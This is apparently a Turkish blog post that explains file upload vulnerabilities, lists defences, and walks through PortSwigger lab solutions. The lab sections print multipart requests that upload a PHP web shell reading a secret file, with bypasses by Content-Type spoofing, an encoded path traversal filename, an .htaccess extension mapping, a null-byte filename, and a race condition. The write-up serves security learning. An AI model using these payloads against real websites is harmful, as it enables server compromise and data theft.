


FILE UPLOAD VULNERABILITY

Bu yazımda File Upload zafiyetinin kısa tanımını yapıp ardından birkaç lab çözümü ile pekiştirilmesini anlatacağım.


Bazı websitelerinde profil fotoğrafı, .pdf .doc gibi uzantılı dosyalar yüklememiz gerekir. Bu dosya yükleme işlemlerinde belirli güvenlik önlemleri alınması gerekir. Bu güvenlik önlemlerinde eksikler olursa zafiyetler ortaya çıkar. Bu zafiyetlerin tümüne *File Upload Zafiyeti* ismini veriyoruz.



Peki File Upload zafiyeti nelere yol açabilir?

Bajax Shell gibi dosyaları yükleyerek uzaktan komut çalıştırma gibi durum olabilir. Zararlı komut çalıştırabiliriz. Örnek olarak .pdf uzantılı dosya aslında pdf dosyası değildir. Bu durumda karşı sistemden hassas veriler alınabilir, sisteme zarar verilebilir.

Kısacası dosya yüklemeye izin var ama yüklenen dosyalar güvenli şekilde kontrol edilmiyorsa bu zafiyet ortaya çıkar ve sonuçları ağır olabilir.



Bu zafiyetten nasıl korunuruz?

- Dosya türü ve boyutunu kontrol etmeliyiz. Burada türü sadece uzantı olarak değil MIME type'ı, magic bytes gibi ayrıntıları da analiz etmemiz gereklidir. Ayrıca boyutunun çok fazla olmaması gereklidir. (Max 2 MB gibi boyutlara sahip olmalıdır.)
- Dosya doğrulama olmalıdır. Yüklenen dosyanın antivirüs gibi uygulamalarda test edilmesi gereklidir.
- Yetkilendirme ve kimlik doğrulama yapılmalıdır. Bu yüklenen dosyalara dışarıdan erişim kısıtlanmalıdır. Yüklenen tüm dosyaları sadece yetkililer görmelidir.
- Dosya adları kontrol edilmelidir. Sadece izin verilen karakterler dosya ismi olarak kullanılabilir.

```
// Check if the file is a JPG or PNG image
if (isset($_POST["submit"])) {
    $mimeType = mime_content_type($_FILES["fileToUpload"]["tmp_name"]);
    if ($mimeType != "image/jpeg" && $mimeType != "image/png") {
        echo "Sorry, only JPG, JPEG, and PNG file types are allowed!";
        $uploadOk = 0;
    }
}
```

File Upload Vulnerabilities, OWASP'da doğrudan bir başlık olarak bulunmaz.

Ama 3 kategoride dolaylı yolla bulunur:

- 1- Broken Access Control: Yüklenen dosyalara sadece yetkililerin erişmesi.
- 2- Security Misconfiguration: MIME type doğrulamanın yapılması.
- 3- Software and Data Integrity Failures: Zararlı yazılımın engellenmesi



LAB ÇÖZÜMLERİ

Lab çözümlerinde PortSwigger üzerinde bulunan labların çözümü anlatılacaktır.

LAB1: Remote code execution via web shell upload

Siteye giriş yapıyoruz ve bizi profil fotoğrafı yükleme yeri karşılıyor. Burada rastgele bir fotoğraf yükleyerek inceleme yapıyoruz.

```
-----WebKitFormBoundaryUz7jBnZxUfjqxmfw
Content-Disposition: form-data; name="avatar"; filename="osint.png"
Content-Type: image/png

PNG

IHDR    QpHYs  + iTtXML:com.adobe.xmp<?xpacket begin='ï»¿'
id='w5M0MpCehiHzreSzNTczkc9d'?>
<x:xmpmeta xmlns:x='adobe:ns:meta/'>
<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
<rdf:Description rdf:about=''
xmlns:Attrib='http://ns.attribution.com/ads/1.0/'>
<Attrib:Ads>
<rdf:Seq>
<rdf:li rdf:parseType='Resource'>
```

Burada dosya ismi görünüyor ve içeriği yazıyor. Biz bu durumu bypass etmek için php isimli dosya yüklemeyi deneyelim.

```
GNU nano 8.4 intruder Repeat shell.php *lor Seg
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

İsimli dosyayı yükleyeceğiz. Dosya yükleme başarılı oldu. Bir önceki resim yükleme kısmında Proxy History kısmında şunu gördük:

```

  Pretty      Raw      Hex
  1 GET /files/avatars/osint.png HTTP/2
  2 Host: 0a5a00810406732a8113d18b009d00c9.web-s
  3 Cookie: session=Qo5APLtyqJ7wALNoRRAMhjd6iPG2

```

Bu durumda php dosyamızın URL kısmı belirlendi. Şimdi gidelim.

ednCJGU9rT8NFVrw42Wp1mS7oAHGZzMJ

Ve bu kodu girince labımız çözüldü.

LAB 2: Web shell upload via Content-Type restriction bypass

Bu lab isminden de anlaşılacağı gibi Content-Type ile ilgili bir labımız. Şimdi giriş yapalım ve istekleri inceleyelim.

Bir önceki labda yazdığımız Shell.php dosyasını burada da göndermek istedik. Sonuç:

Sorry, file type application/x-php is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

[Back to My Account](#)

```
3 -----WebKit.org Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3; rv:41.0) Gecko/20100101 Firefox/41.0
4 Content-Disposition: form-data; name="avatar"; filename="shell.php"
5 Content-Type: application/x-php
6
7 <?php echo file_get_contents('/home/carlos/secret'); ?>
```

Biz buradaki Content-Type'ımızı image/jpeg olarak göndersek ve dosyamız yine Shell.php olsa neler olabilir?

```
4 Content-Disposition: form-data; name="avatar"; filename="shell.php"
5 Content-Type: image/jpeg
6
7 <?php echo file_get_contents('/home/carlos/secret'); ?>
```

Şeklinde düzelttikten sonra şimdi tekrar bakalım.

The file avatars/shell.php has been uploaded.

[Back to My Account](#)

Ve başarılı bir şekilde yüklendi.

← → ↺ 0a2400fc049c7b7b80ac62cb005f0024.web-security-academy.net/files/avatars/shell.php

OchQsC3BzkgBdsa62D8qbjtZpWml1H0n

Ve kodumuz burada submit olarak bunu kopyala yapıştır yapalım.

Web shell upload via Content-Type restriction bypass

LAB Solved



[Back to lab description](#) >>

Ve lab çözümümüz başarılı bir şekilde tamamlandı.

LAB 3: Web shell upload via path traversal

Bu labda path traversal kullanacağız. Giriş yaparak inceleme yapalım.

```
← → ↻ ⓘ 0a8100900308272d80d38f7500b5006a.web-security-academy.net/files/avatars/shell.php

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Dosyamızı başarılı bir şekilde yükledik. Ve ardından dosyaya girdiğimizde dosya çalıştırılmıyor, içi görünüyor. Bu durumda farklı bir dizinde yüklememiz gerekiyor.

```
-----WebKitFormBoundaryvTdaKd3an1rZ01ZWg
Content-Disposition: form-data; name="avatar";
filename="../shell.php"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Şeklinde deneme yaptıktan sonra yine ulaşamadık. Biraz araştırmalar ve uzun uğraşlar sonucunda / karakterini URL encode edip denedim.

```
-----WebKitFormBoundaryvTdaKd3an1rZ01ZWg
Content-Disposition: form-data; name="avatar"; filename="..%2fshell.php"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Olarak denedim ve:

```
Content-Length: 155
3
) The file avatars/../shell.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

Şu anda dosyamız /files/avatars dizini içerisinde değil /files dizini içerisinde. Bunu kullanarak siteye gidelim.

```
← → ↻ ⓘ 0a8100900308272d80d38f7500b5006a.web-security-academy.net/files/shell.php

SMJN6k3h2ihgNSyNZPg8scANVRQFxi0
```

Ve burada kodu girerek lab çözümünü tamamladık.

Web shell upload via path traversal

LAB Solved 

LAB 4: Web shell upload via extension blacklist bypass

Labımıza girerek avatar yüklemesi yerinde Shell.php dosyasını yüklemeyi deneyelim ve ardından sonuçlara bakalım.

```
Sorry, php files are not allowed Sorry, there was an error uploading your file.
```

Sorunu aldık. Burada php dosyalarına izin vermek için bir şeyler yüklememiz gerektiğinin farkına vardık. Peki bunu nasıl yapabiliriz? Bu dosyaların erişim izni gibi dosyalar .htaccess dosyası içerisinde verilir. Biz de bu dosyayı sıfırdan yüklemeyi deneyelim.

```
-----WebKitFormBoundary320XZYCd4MSKDDtB
4 Content-Disposition: form-data; name="avatar"; filename=".htaccess"
5 Content-Type: text/plain
6
7 AddType application/x-httpd-php .shell
```

Şu şekilde gönderince .htaccess dosyası başarılı bir şekilde yüklendi.

```
9 The file avatars/.htaccess has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
```

Şimdi php dosyamızı tekrardan göndermeyi deneyelim.

```
-----WebKitFormBoundary320XZYCd4MSKDDtB
Content-Disposition: form-data; name="avatar"; filename="shell.shell"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Olarak gönderdik ve:

```
The file avatars/shell.shell has been uploaded.<p>
  <a href="/my-account" title="Return to previous pa
```

Dosya yüklendi. Şimdi içeriğine bakalım.

```
← → ↻ ⓘ 0a7300e3037f1cef8082c63300ba00e1.web-security-academy.net/files/avatars/shell.shell
Wqmk91aVYwOedQKvXZFUtYbYW0xI3r9VC
```

Kodu girelim.

Web shell upload via extension blacklist bypass

LAB Solved



[Back to lab description](#) >>

Ve lab çözümü tamamlandı.

LAB 5: Web shell upload via obfuscated file extension

Giriş yapalım Shell dosyamızı yükleyip sonuçlara bakalım.

Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

Sorunumuzu aldık. Şimdi durumları bir inceleyelim.

```
-----WebKitFormBoundaryKqSLH0/RSELJ10JE
Content-Disposition: form-data; name="avatar"; filename="shell.php.jpg"
Content-Type: application/x-php
```

Bu şekilde dosya yüklemeyi denedim.

```
The file avatars/shell.php.jpg has been uploaded.<p>
<a href="/my-account" title="Return to previous
```

Yüklendi fakat dizini girince bizi kod değil küçük bir fotoğraf karşılıyor.

Yani bizim Shell.php yüklememiz gerekiyor. Uzun uğraşlardan sonra bu durumu bypass etmek için;


```
Content-Disposition: form-data; name="avatar"; filename="shell.php%00.jpg"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Gönderdim ve

```
The file avatars/shell.php has been uploaded.*
<a href="/my-account" title="Return to pr
```

Başarılı olduk. Burada %00 NULL byte denk gelir ASCII'de. Yani bu boş bir değer olarak alınır. Sonu her ne kadar .jpg ile bitse de bu jpg bir anlam ifade etmez arada boş bir değer var. Biz de bu durumu kullanarak bypass etmiş olduk. Şimdi dizine giderek kodumuzu kopyala yapıştır yapıp labı çözelim.



Kodu girelim.

Web shell upload via obfuscated file extension

LAB Solved



[Back to lab description](#) >>

Ve lab çözümü tamamlandı.

[Back to lab description >>](#)

LAB 7: Web shell upload via race condition

Geldik platformun son ve EXPERT labına. Bu lab gerçekten de zormuş. İpucuna girelim burada sayfanın kaynak kodlarını bize vermiş. İnceleyelim.

```
<?php
$target_dir = "avatars/";
$target_file = $target_dir . $_FILES["avatar"]["name"];

// temporary move
move_uploaded_file($_FILES["avatar"]["tmp_name"], $target_file);

if (checkViruses($target_file) && checkFileType($target_file)) {
    echo "The file ". htmlspecialchars( $target_file). " has been uploaded.";
} else {
    unlink($target_file);
    echo "Sorry, there was an error uploading your file.";
    http_response_code(403);
}

function checkViruses($fileName) {
    // checking for viruses
    ...
}

function checkFileType($fileName) {
    $imageFileType = strtolower(pathinfo($fileName,PATHINFO_EXTENSION));
    if($imageFileType != "jpg" && $imageFileType != "png") {
        echo "Sorry, only JPG & PNG files are allowed\n";
        return false;
    }
}
```

Burada kodları okumaya çalıştığımızda ben çok da bir şeyler anlamadım. Biraz araştırma biraz Write-up okuma biraz da walkthrough okuma ile bir şeyler buldum.


Biz burada dosya yüklerken sorun yaşıyoruz. Lab ismimiz race condution...

Peki biz aynı anda hem dosya yükleyip hem okursak ne olabilir?


Bunu denemek için de Burp Suite Repeater'e hem dosya yükleme hem de okuma kısımlarını aldım.




Ve burada sağ tık ile group klasörü oluşturup ekledim. Şimdi de bunu gönderirken tek tek değil de aynı anda grup olarak göndermeyi deneyelim.



Burada en alttaki simgeye basıyoruz. Ardından SEND yaparak isteği yolluyoruz. Başlarda 404 hatası alsak da üst üste birkaç denemeden sonra:



Sonucuna ulaştık bu kodu da kopyala yapıştır ile SUBMIT edelim.



Ve lab çözümüne ulaşmış olduk.

BÖYLELİKLE FILE UPLOAD ZAFİYETİ İLE İLGİLİ TÜM LAB ÇÖZÜMLERİNİ TAMAMLAMIŞ OLDUK.